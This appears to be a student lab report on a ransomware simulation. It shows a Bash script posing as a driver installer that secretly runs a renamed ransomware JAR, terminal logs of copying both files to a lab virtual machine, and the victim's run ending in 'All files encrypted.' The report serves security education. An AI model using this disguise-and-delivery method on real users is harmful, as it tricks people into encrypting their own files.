


## Group: 12

### Proposed Infection Method: Malicious Bash Script Disguised as a Utility


Install-driver.sh code




```
GNU nano 3.2 install-driver.sh
#!/bin/bash
echo "Installing the required drivers... please wait."
java -jar install-driver.jar
echo "Installation Complete."
```

Before the ransomware implementation in the victim's machine.

## Group: 12




After the implementation of ransomware in victims' machines.



## Group: 12

### The attack was done by an attacker through Kali Linux:



```
File Actions Edit View Help
rahu@rc1127: ~/Downloads/csproject
$ mv ransomwareencryption.jar install-driver.jar
mv: cannot stat 'ransomwareencryption.jar': No such file or directory

rahu@rc1127: ~
$ ls
'Computer Security Lab 1.pcapng' 'Computer Security Lab.pcapng' Desktop Documents Downloads Music Pictures Public Templates Videos

rahu@rc1127: ~
$ cd /home/rahu/Downloads/csproject/

rahu@rc1127: ~/Downloads/csproject
$ ls
ransome_note.txt ransomwaredecryption.class ransomwaredecryption.jar ransomwaredecryption.java ransomwareencryption.class ransomwareencryption.jar ransomwareencryption.java

rahu@rc1127: ~/Downloads/csproject
$ mv ransomwareencryption.jar install-driver.jar

rahu@rc1127: ~/Downloads/csproject
$ ls
install-driver.jar ransome_note.txt ransomwaredecryption.class ransomwaredecryption.jar ransomwaredecryption.java ransomwareencryption.class ransomwareencryption.java

rahu@rc1127: ~/Downloads/csproject
$ nano install-driver.sh

rahu@rc1127: ~/Downloads/csproject
$ chmod +x install-driver.sh

rahu@rc1127: ~/Downloads/csproject
$ nano install-driver.sh


rahu@rc1127: ~/Downloads/csproject
$ scp install-driver.sh ubuntu@192.168.64.5:/home/ubuntu/Downloads
The authenticity of host '192.168.64.5 (192.168.64.5)' can't be established.
ED25519 key fingerprint is SHA256:pB7hTYcLG1Hgs+yUu8CkelFVJ5910Hd70W461sojvaU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.64.5' (ED25519) to the list of known hosts.
ubuntu@192.168.64.5's password:
install-driver.sh                                     100% 127   128.9KB/s   00:00

rahu@rc1127: ~/Downloads/csproject
$ scp install-driver.jar ubuntu@192.168.64.5:/home/ubuntu/Downloads
ubuntu@192.168.64.5's password:
install-driver.jar                                    100% 2347  741.0KB/s   00:00

rahu@rc1127: ~/Downloads/csproject
$
```

### The Victim's Machine:

## Group: 12



The screenshot shows a terminal window titled 'ubuntu@rahulrc1127: ~/Downloads' with a timestamp of 'Mar 31 19:20'. The terminal displays the output of the 'ip a' command, showing details for the loopback interface 'lo' and the ethernet interface 'enp0s1'. Below the network information, the user navigates to the 'Downloads' directory and runs 'ls', showing files 'install-driver.jar' and 'install-driver.sh'. Finally, the user executes 'install-driver.sh', which displays a message about installing drivers, an encryption key, and a confirmation that all files are encrypted, before stating 'Installation Complete'.

```
ubuntu@rahulrc1127: ~/Downloads
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether ba:8f:7d:29:5f:92 brd ff:ff:ff:ff:ff:ff
    inet 192.168.64.5/24 brd 192.168.64.255 scope global dynamic noprefixroute enp0s1
        valid_lft 3268sec preferred_lft 3268sec
    inet6 fd1c:9f3a:ba1c:b3d9:b80f:7dffc:fe29:5f92/64 scope global temporary dynamic
        valid_lft 604469sec preferred_lft 85678sec
    inet6 fd1c:9f3a:ba1c:b3d9:b80f:7dffc:fe29:5f92/64 scope global dynamic mngtmpaddr
        valid_lft 2591988sec preferred_lft 604788sec
    inet6 fe80::b80f:7dffc:fe29:5f92/64 scope link
        valid_lft forever preferred_lft forever
ubuntu@rahulrc1127: ~/Downloads$ cd ~/Downloads
bash: cd: ~/Downloads: No such file or directory
ubuntu@rahulrc1127: ~/Downloads$ ls
install-driver.jar  install-driver.sh
ubuntu@rahulrc1127: ~/Downloads$ ./install-driver.sh
Installing the required drivers... please wait.
Encryption Key (Save this!): nL0NDJ2MAzRblmF40tF1JLPYT8KAWu+5x10hJUFx4Q=
[X] All files encrypted.
Installation Complete.
ubuntu@rahulrc1127: ~/Downloads$
```

### Objective:

The memorandum supplies information about how ransomware will spread during the simulation research. The design presents a realistic educational delivery model that uses a legitimate Bash script to transmit ransomware to victim systems.

### Proposed Infection Method:

A Bash script titled `install-driver.sh` carries the ransomware and takes the form of a system utility script meant to accomplish device driver installation. The ransomware payload containing encryption code (`install-driver.jar`) takes the form of a Java archive produced during Step 2 of the project development.

The victim executes the Bash script while seeing a pretended system notification showing "Installing drivers... please wait" to present a regular utility process. During its execution the script quietly operates the ransomware JAR file to start file encryption tasks in the attacked directory.

### Implementation Process:

#### Disguising the Payload:

The initial JAR ransomware program gets renamed as `install-driver.jar` to make it appear like an ordinary installer application.

## **Group: 12**

### **Creating the Script:**

The Bash script `install-driver.sh` contains simple echo messages in addition to running the JAR file through `java -jar` execution command.

### **Delivery to Victim:**

The files arrive at the victim computer's Downloads directory thus generating the appearance of a system copy or download.

### **Victim Execution:**

The victim operates the script under the belief that it is an authentic utility. The ransomware attacks occur as it encrypts all data stored in the `~/Documents/critical` directory.

This method models a realistic social engineering scenario where users are tricked into running malicious scripts, especially in Linux-based environments where Bash scripts are commonly used. It does not rely on advanced exploits or phishing infrastructure, making it ideal for controlled simulation and educational demonstration.

### **Conclusion:**

The infection approach successfully shows how harmful scripts can trick users into running them through utility scripts. The infection methodology implements genuine attack sequences that suit the ransomware simulation project requirements for its infective phase.